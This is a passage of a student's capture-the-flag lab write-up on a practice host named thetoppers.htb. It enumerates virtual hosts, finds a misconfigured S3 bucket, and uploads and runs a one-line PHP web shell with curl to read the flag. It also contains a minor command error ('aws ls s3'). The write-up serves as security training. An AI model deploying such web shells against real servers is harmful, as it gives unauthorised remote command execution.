Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.37 seconds

```

- b. What is the domain of the email address provided in the "Contact" section of the website?**

The screenshot shows a Firefox browser window with the title 'The Toppers'. The URL bar shows '10.129.152.207/#contact'. Below the URL bar, there's a navigation menu with links like HOME, BAND, TOUR, CONTACT, and MORE. The main content area is titled 'CONTACT' and contains a form with fields for Name, Email, and Message, along with a 'SEND' button. A red box highlights the 'Email: mail@thetoppers.htb' input field.

- c. In the absence of a DNS server, which Linux file can we use to resolve hostnames to IP addresses in order to be able to access the websites that point to those hostnames?**

/etc/hosts

- d. Which sub-domain is discovered during further enumeration?**

s3

```
Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Jul 9 07:42
cyberpunk@votex: ~
cyberpunk@votex: ~
cyberpunk@votex: ~

└──[cyberpunk@votex]~─$ gobuster vhost -u http://thetoppers.htb/ -w /snap/seclists/current/Discovery/DNS/subdomains-top1million-5000.txt --append-domain
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:      http://thetoppers.htb/
[+] Method:   GET
[+] Threads:  10
[+] Wordlist: /snap/seclists/current/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent: gobuster/3.6
[+] Timeout:  10s
[+] Append Domain: true
=====
Starting gobuster in VHOST enumeration mode
=====
[Found: s3.thetoppers.htb Status: 404 [Size: 21]
[Found: gc._msdcsthetoppers.htb Status: 400 [Size: 306]
Progress: 4989 / 4990 (99.98%)
=====
Finished
=====

└──[cyberpunk@votex]~─$
```

e. Which service is running on the discovered sub-domain?

Amazon s3

f. Which command line utility can be used to interact with the service running on the discovered sub-domain?

awscli

g. Which command is used to set up the AWS CLI installation?

aws configure

- This was evident from the documentation.

h. What is the command used by the above utility to list all of the S3 buckets?

aws ls s3

- We can see this from the manual page of the command.

i. This server is configured to run files written in what web scripting language?

php

j. Submit root flag

- Access the s3 bucket endpoint and try to list the files that are there.
 - We will try to exploit the service by uploading malicious script that will offer command execution.
 - Below is the script and how to upload it.

Kali purple [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Activities Terminal

cypherpunk@votex: ~

```
(cypherpunk@votex)~]$ aws s3 ls --endpoint-url=http://s3.thetoppers.htb s3://thetoppers.htb
PRE images/
0 .htaccess
2024-07-09 06:56:58 11952 index.php
```

(cypherpunk@votex)~]\$ nano shell.php

```
(cypherpunk@votex)~]$ cat shell.php
<?php system($_GET['cmd']); ?>
```

(cypherpunk@votex)~]\$ aws s3 cp --endpoint-url=http://s3.thetoppers.htb shell.php s3://thetoppers.htb
upload: ./shell.php to s3://thetoppers.htb/shell.php

```
(cypherpunk@votex)~]$ aws s3 ls --endpoint-url=http://s3.thetoppers.htb s3://thetoppers.htb
PRE images/
0 .htaccess
2024-07-09 06:56:58 11952 index.php
2024-07-09 08:21:32 32 shell.php
```

(cypherpunk@votex)~]\$

17°C Mostly sunny 08:22

This screenshot shows a terminal session on a Kali Linux VM. The user is creating a command execution script named 'shell.php' using nano, which contains a PHP 'system' call. They then upload this script to an S3 bucket at 's3://thetoppers.htb'. Finally, they list the contents of the S3 bucket again to confirm the upload was successful.

- It's time to access our script and execute command to view the flag.

Kali purple [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Activities Terminal

cypherpunk@votex: ~

```
(cypherpunk@votex)~]$ curl http://thetoppers.htb/shell.php?cmd=ls
images
index.php
shell.php
```

(cypherpunk@votex)~]\$ curl http://thetoppers.htb/shell.php?cmd=ls%20...
flag.txt
html


(cypherpunk@votex)~]\$ curl http://thetoppers.htb/shell.php?cmd=cat%20.../flag.txt
a980d99281a28d638ac68b9bf9453c2b

(cypherpunk@votex)~]\$

17°C Mostly sunny

This screenshot shows the user executing curl commands to interact with the 'shell.php' script on the remote host. They first list the directory contents, then navigate up a directory level, and finally use cat to read the 'flag.txt' file, displaying its contents as a long string of characters.

3. MODULE COMPLETION



4. CONCLUSION

This assignment was so engaging. I have learned how to exploit SQL injection, how to use information from other services enumeration like FTP and gain access to web applications, how to use **responder** to capture user hashes and crack weak hashes using **john the ripper** and finally how to exploit poorly configured Amazon s3 web service.